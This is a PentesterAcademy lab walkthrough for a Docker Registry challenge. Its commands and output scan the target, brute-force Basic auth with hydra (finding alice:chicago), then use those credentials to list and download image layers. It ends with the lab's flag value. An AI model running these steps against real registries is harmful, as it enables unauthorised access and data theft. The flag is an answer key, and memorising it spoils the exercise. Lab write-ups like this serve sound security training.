ATTACK DEFENSE


by PentesterAcademy

Name	Protected Docker Registry I
URL	https://www.attackdefense.com/challengedetails?cid=1026
Type	DevSecOps : Docker Registry

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Run an nmap scan against the target IP

Command: nmap -p- -sV 192.2.162.3




```
root@attackdefense:~# nmap -p- -sV 192.2.162.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-13 19:27 UTC
Nmap scan report for owefnub26eu1yfdztq33xk33z.temp-network_a-2-162 (192.2.162.3)
Host is up (0.000036s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE  VERSION
5000/tcp open  ssl/http Docker Registry (API: 2.0)
MAC Address: 02:42:C0:02:A2:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 45.43 seconds
root@attackdefense:~#
```

Step 2: We have discovered a Docker Registry running on the target machine. We can use curl to interact with the API and list all repositories present in the registry.


Command: curl -k http://192.2.162.3:5000/v2/_catalog


```
root@attackdefense:~#
root@attackdefense:~# curl -k https://192.2.162.3:5000/v2/_catalog
{"errors":[{"code":"UNAUTHORIZED","message":"authentication required","detail":[{"Type":"registry","Class":"","Name":"catalog","Action":"*"}]}]
}
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -I -k https://192.2.162.3:5000/v2/_catalog
HTTP/2 401
content-type: application/json; charset=utf-8
docker-distribution-api-version: registry/2.0
www-authenticate: Basic realm="Registry Realm"
x-content-type-options: nosniff
content-length: 145
date: Mon, 13 May 2019 19:30:24 GMT

root@attackdefense:~#
```

Step 3: The registry is protected using Basic authentication. Perform a dictionary attack on it.

Command: hydra -l alice -P wordlists/100-common-passwords.txt 192.2.162.3 -s 5000 https-get /v2/



```
root@attackdefense:~# hydra -l alice -P wordlists/100-common-passwords.txt 192.2.162.3 -s 5000 https-get /v2/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-13 19:37:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-gets://192.2.162.3:5000//v2/
[5000][http-get] host: 192.2.162.3   login: alice   password: chicago
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-05-13 19:37:57
root@attackdefense:~#
```

Step 4: We can use these credentials to find out the image list and tags for each image.


Command: curl -k -u alice:chicago https://192.2.162.3:5000/v2/_catalog

Command: curl -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/tags/list


```
root@attackdefense:~# curl -k -u alice:chicago https://192.2.162.3:5000/v2/_catalog
{"repositories":["treasure-hunt"]}
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/tags/list
{"name":"treasure-hunt","tags":["latest"]}
root@attackdefense:~#
```

Step 5: We can pull the manifests for the image.

Command: curl http://192.2.162.3:5000/v2/treasure-trove/manifests/latest




```
root@attackdefense:~# curl -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/manifests/latest
{
   "schemaVersion": 1,
   "name": "treasure-hunt",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:f287fcae3f508f07ad566d43be1a5715b9308bfd4a2b034104ab039d367521cf"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:e7c96db7181be991f19a9fb6975cdbbd73c65f4a2681348e63a141a2192a5f10"
      }
   ],
   "history": [
```

Step 6: Pull all three layers of the image and save those in form of .tar archives.

Command: curl -s -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/blobs/sha256:f287fcae3f508f07ad566d43be1a5715b9308bfd4a2b034104ab039d367521cf --output 1.tar

Extract all the layers one by one in the same directory.


Command: tar -xf 1.tar



```
root@attackdefense:~#
root@attackdefense:~# curl -s -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/blobs/sha256:f287fcae3f508f07ad566d43be1a5715b9308bf
d4a2b034104ab039d367521cf --output 1.tar
root@attackdefense:~# curl -s -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/blobs/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633
cb16422d00e8a7c22955b46d4 --output 2.tar
root@attackdefense:~# curl -s -k -u alice:chicago https://192.2.162.3:5000/v2/treasure-hunt/blobs/sha256:e7c96db7181be991f19a9fb6975cdbbd73c65f4
a2681348e63a141a2192a5f10 --output 3.tar
root@attackdefense:~# tar -xf 1.tar
root@attackdefense:~# tar -xf 2.tar
root@attackdefense:~# tar -xf 3.tar
```

Step 7: Look for flag file in extracted files/directories.

Command: find . -name *flag* 2>/dev/null



```
root@attackdefense:~#
root@attackdefense:~# find . -name *flag* 2>/dev/null
./var/log/flag.txt
root@attackdefense:~#
root@attackdefense:~# cat var/log/flag.txt
50c02c6a4d355fec09f6e2ecff56dcae
root@attackdefense:~#
```

This will locate the flag for us.

Flag: 50c02c6a4d355fec09f6e2ecff56dcae

References

1. Docker (https://www.docker.com/)
2. Docker Registry API (https://docs.docker.com/registry/spec/api/)